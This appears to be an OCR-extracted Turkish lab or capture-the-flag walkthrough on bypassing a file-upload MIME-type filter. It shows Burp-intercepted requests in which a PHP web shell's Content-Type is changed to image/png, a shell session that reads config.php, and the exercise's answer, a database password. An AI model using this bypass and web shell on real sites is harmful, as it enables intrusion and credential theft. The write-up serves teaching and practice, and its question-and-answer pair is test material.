

FİLE UPLAOD

3.1 MIME TYPE FİLTER BYPASS

ÇÖZÜM



Aynı tasarım ile bir site verildi, yine shell.php ismini yüklemeyi deniyelim.



Ve bizim dosya uzantımız MIME TYPE'a uymadı bunun da ne demek olduğunu göstericem. Bunun için Burp Suite kullanıcam.

```
-----------------------------41608536736047208064902445 27
Content-Disposition: form-data; name="input_image"; filename="shell.php"
Content-Type: application/x-php

<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);
```

İsteği yakaladım ve burada dosya adı ve içeriğimiz gözüküyor, burada ki BYPASS hedef noktamız MIME TYPE yeri olan HTPP Başlığı olarak verilmiş.
Content-Type: application/x-php
Bu HTTP başlığı dosyamızın ne türde olduğunu bildiriyor ve resim dosyası dışındaki MIME TYPE bilgilerini engelliyor. Biz bunu images/png yaparsak shell.php dosyamızı .png gibi gösterebiliriz. Deniyelim.

```
----------------------------
Content-Disposition: form-
Content-Type: image/png
```

Dosya başarıyla yüklendi!

Dosya yolu: uploads/shell.php

Ve başarıyla girdik ,bu sorumuzda aynı.

```
www-data@debian:…/www/html# ls
assets
config.php
delete.php
index.php
uploads

www-data@debian:…/www/html# cat config.php
<?php
    try{
        $host = 'localhost';
        $db_name = 'hv_database';
        $charset = 'utf8';
        $username = 'root';
        $password = 'fRqs3s79mQxv6XVt';
```

Soru : "config.php" isimli dosyadaki veritabanı şifresi nedir?
Cevap: fRqs3s79mQxv6XVt